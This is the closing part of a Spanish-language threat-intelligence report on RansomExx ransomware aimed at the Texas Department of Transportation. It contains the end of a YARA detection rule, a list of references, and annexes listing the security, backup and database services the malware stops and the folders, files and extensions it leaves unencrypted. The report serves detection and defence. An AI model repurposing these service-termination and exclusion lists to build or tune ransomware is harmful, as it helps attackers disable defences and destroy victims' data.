    $x1 = ".ani|.cab|.cpl|.cur|.diagcab|.diagpkg|.dll|.drv|.hlp|.icl|.icns|" wide
    $x2 = ".txdot" wide
    $x3 = "!TXDOT_READ_ME!.txt" wide
    $x4 = "Greetings, Texas Department of Transportation!" wide
    $x5 = "Read this message CAREFULLY and contact someone from IT department" wide
    $x6 = "Mail us: txdot911@protonmail.com" wide
    $x7 = "ransom.exx"
    $x8 = {8A D0 80 E2 7F 02 90} //XOR routine

  condition:
    uint16(0) == 0x5a4d and (($x8 and (1 of ($x*))) or ((pe.exports("?ReflectiveLoader@@YGKPAX@Z")
    or pe.exports("ReflectiveLoader") or pe.exports("_ReflectiveLoader@4")) and (1 of ($x*)))
  })
}
```

9. REFERENCIAS

[1] Malpedia: GOLD DUPONT

https://malpedia.caad.fkie.fraunhofer.de/actor/gold_dupont

[2] Last, but Not Least: Defray777

<https://unit42.paloaltonetworks.com/vatet-pyxie-defray777/3/>

[3] Texas Courts hit by ransomware, network disabled to limit spread

<https://www.bleepingcomputer.com/news/security/texas-courts-hit-by-ransomware-network-disabled-to-limit-spread/>

[4] Ransomware attack impacts Texas Department of Transportation

<https://www.bleepingcomputer.com/news/security/ransomware-attack-impacts-texas-department-of-transportation/>

[5] Business technology giant Konica Minolta hit by new ransomware

<https://www.bleepingcomputer.com/news/security/business-technology-giant-konica-minolta-hit-by-new-ransomware/>

[6] Brazil's court system under massive RansomExx ransomware attack

<https://www.bleepingcomputer.com/news/security/brazils-court-system-under-massive-ransomexx-ransomware-attack/>

[7] Hackers leak data from Embraer, world's third-largest airplane maker

<https://www.zdnet.com/article/hackers-leak-data-from-embraer-worlds-third-largest-airplane-maker/>

[8] Double extortion ransomware

<https://www.darktrace.com/en/blog/double-extortion-ransomware/>

[9] Ransomware gangs are abusing VMWare ESXi exploits to encrypt virtual disks

<https://www.zdnet.com/article/ransomware-gangs-are-abusing-vmware-esxi-exploits-to-encrypt-virtual-hard-disks/>

[10] Mbed TLS

<https://github.com/ARMmbed/mbedtls>

[11] Github: Reflective DLL injection is a library injection technique

<https://github.com/stephenfewer/ReflectiveDLLInjection>

[12] Expanding Range and Improving Speed: A RansomExx Approach

https://www.trendmicro.com/en_us/research/21/a/expanding-range-and-improving-speed-a-ransomexx-approach.html

[13] VirusTotal: 9832040cb9c0aa58cd12d656f82420ba

<https://www.virustotal.com/gui/file/480af18104198ad3db1518501ee58f9c4aecd19dbbf2c5dd7694d1d87e9aeac7/details>

[14] Github Metasploit-Framework: reflective stub

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/meterpreter_loader.rb

[15] MalwareBazaar: fcd21c6fca3b9378961aa1865bee7ecb

<https://bazaar.abuse.ch/sample/4cae449450c07b7aa74314173c7b00d409eabfe22b86859f3b3acedd66010458/>

[16] Github: sRD (Shellcode Reflective DLL Injection)

<https://github.com/monoxgas/sRDI>

ANEXO A: SERVICIOS FINALIZADOS

ARSM	MSEExchangeTransport
AVP	MSEExchangeTransportLogSearch
AcrSch2Svc	MSOLAP\$SQL_2008
Acronis VSS Provider	MSOLAP\$SYSTEM_BGC
AcronisAgent	MSOLAP\$TPS
AcronixAgent	MSOLAP\$TPSAMA
Antivirus	MSSQL\$BKUPEXEC
BackupExecAgentAccelerator	MSSQL\$SECWDB2
BackupExecAgentBrowser	MSSQL\$PRACTICEMGT
BackupExecDeviceMediaService	MSSQL\$PRACTTICEBGC
BackupExecJobEngine	MSSQL\$PROD
BackupExecManagementService	MSSQL\$PROFXENGAGEMENT
BackupExecRPCService	MSSQL\$SBSMONITORING
BackupExecVSSProvider	MSSQL\$SHAREPOINT
DCAgent	MSSQL\$SOPHOS
DbxSvc	MSSQL\$SQLEXPRESS
EPSecurityService	MSSQL\$SQL_2008
EPUUpdateService	MSSQL\$SYSTEM_BGC
ESHASRV	MSSQL\$TPS
EhttpSrv	MSSQL\$TPSAMA
Enterprise Client Service	MSSQL\$VEEAMSQL2008R2
EraserSvc11710	MSSQL\$VEEAMSQL2012
EsgShKernel	MSSQLFDLauncher
FA_Scheduler	MSSQLFDLauncher\$PROFXENGAGEMENT
IISAdmin	MSSQLFDLauncher\$SBSMONITORING
IMAP4Svc	MSSQLFDLauncher\$SHAREPOINT
KAVFS	MSSQLFDLauncher\$SQL_2008
KAVFSGT	MSSQLFDLauncher\$SYSTEM_BGC
MMS	MSSQLFDLauncher\$TPS
MSEExchangeAB	MSSQLFDLauncher\$TPSAMA
MSEExchangeADTopology	MSSQLSERVER
MSEExchangeAntispamUpdate	MSSQLServerADHelper
MSEExchangeES	MSSQLServerADHelper100
MSEExchangeEdgeSync	MSSQLServerOLAPService
MSEExchangeFBA	McAfeeEngineService
MSEExchangeFDS	McAfeeFramework
MSEExchangeIS	McAfeeFrameworkMcAfeeFramework
MSEExchangeMGMT	McShield
MSEExchangeMTA	McTaskManager
MSEExchangeMailSubmission	MongoDB
MSEExchangeMailboxAssistants	MsDtsServer
MSEExchangeMailboxReplication	MsDtsServer100
MSEExchangeProtectedServiceHost	MsDtsServer110
MSEExchangeRPC	MySQL57
MSEExchangeRepl	MySQL80
MSEExchangeSA	nginx
MSEExchangeSRS	NetMsmqActivator
MSEExchangeSearch	OracleClientCache80
MSEExchangeServiceHost	OracleServiceXE
MSEExchangeThrottling	OracleXETNSListener
PDVFSService	Sophos Health Service
POP3Svc	Sophos MCS Agent
RESvc	Sophos MCS Client
ReportServer	Sophos Message Router
ReportServer\$SQL_2008	Sophos Safestore Service
ReportServer\$SYSTEM_BGC	Sophos System Protection Service
ReportServer\$TPS	Sophos Web Control Service
ReportServer\$TPSAMA	SstpSvc
SAVAdminService	Symantec System Recovery
SAVService	TmCCSF

SDRSVC	TrueKey
SMTPSvc	TrueKeyScheduler
SNAC	TrueKeyServiceHelper
SQL Backups	UI0Detect
SQLAgent\$BKUPEXEC	Veeam Backup Catalog Data Service
SQLAgent\$CITRIX_METAFRAME	VeeamBackupSvc
SQLAgent\$CXDB	VeeamBrokerSvc
SQLAgent\$ECWDB2	VeeamCatalogSvc
SQLAgent\$PRACTTICEBGC	VeeamCloudSvc
SQLAgent\$PRACTTICEMGT	VeeamDeploySvc
SQLAgent\$PROD	VeeamDeploymentService
SQLAgent\$PROFXENGAGEMENT	VeeamEnterpriseManagerSvc
SQLAgent\$SBSMONITORING	VeeamHvIntegrationSvc
SQLAgent\$SHAREPOINT	VeeamMountSvc
SQLAgent\$SOPHOS	VeeamNFSSvc
SQLAgent\$SQLEXPRESS	VeeamRESTSvc
SQLAgent\$SQL_2008	VeeamTransportSvc
SQLAgent\$SYSTEM_BGC	W3Svc
SQLAgent\$TPS	WRSVC
SQLAgent\$TPSAMA	Zoolz 2 Service
SQLAgent\$VEEAMSQL2008R2	bedbg
SQLAgent\$VEEAMSQL2012	ekrn
SQLBrowser	kavfsslp
SQLSERVERAGENT	klngent
SQLSafeOLRService	macmnsvc
SQLTELEMETRY	masvc
SQLTELEMETRY\$ECWDB2	mfefire
SQLWriter	mfemms
SQLsafe Backup Service	mfevtp
SQLsafe Filter Service	mozyprobackup
SamSs	msftesql\$PROD
SepMasterService	ntrtscan
ShMonitor	sacsvr
SmcService	sophossps
Smcinst	svcGenericHost
SntpService	swi_filter
Sophos Agent	swi_service
Sophos AutoUpdate Service	swi_update
Sophos Clean Service	swi_update_64
Sophos Device Control Service	tmlisten
Sophos File Scanner Service	wbengine

ANEXO B: DIRECTORIOS, FICHEROS Y EXTENSIONES EXCLUIDAS

Directorios:

```
\\windows\\system32\\  
\\windows\\syswow64\\  
\\windows\\system\\  
\\windows\\winsxs\\  
\\appdata\\roaming\\  
\\appdata\\local\\  
\\appdata\\local\\low\\  
\\all users\\microsoft\\  
\\inetpub\\logs\\  
\\boot\\  
\\perflogs\\  
\\programdata\\  
\\drivers\\  
\\wsus\\  
\\efstmpwp\\  
\\$recycle.bin\\  
crypt_detect  
cryptolocker  
ransomware
```

Ficheros:

```
bootsect.bak  
iconcache.db  
thumbs.db  
ransomware  
ransom  
debug.txt  
boot.ini  
desktop.ini  
autorun.inf  
ntuser.dat  
ntldr"  
ntdetect.com  
bootfont.bin  
!TXDOT_READ_ME!.txt
```

Extensiones:

```
.ani|.cab|.cpl|.cur|.diagcab|.diagpkg|.dll|.drv|.hlp|.icl|.icns|.ico|.iso|.ics|.lnk|.idx|.mod|.mpa|.ms|.msp|.msstyles|.msu|.nomedia|.ocx|.prf|.rtp|.scr|.shs|.spl|.sys|.theme|.themepack|.exe|.bat|.cmd|.url|.mui
```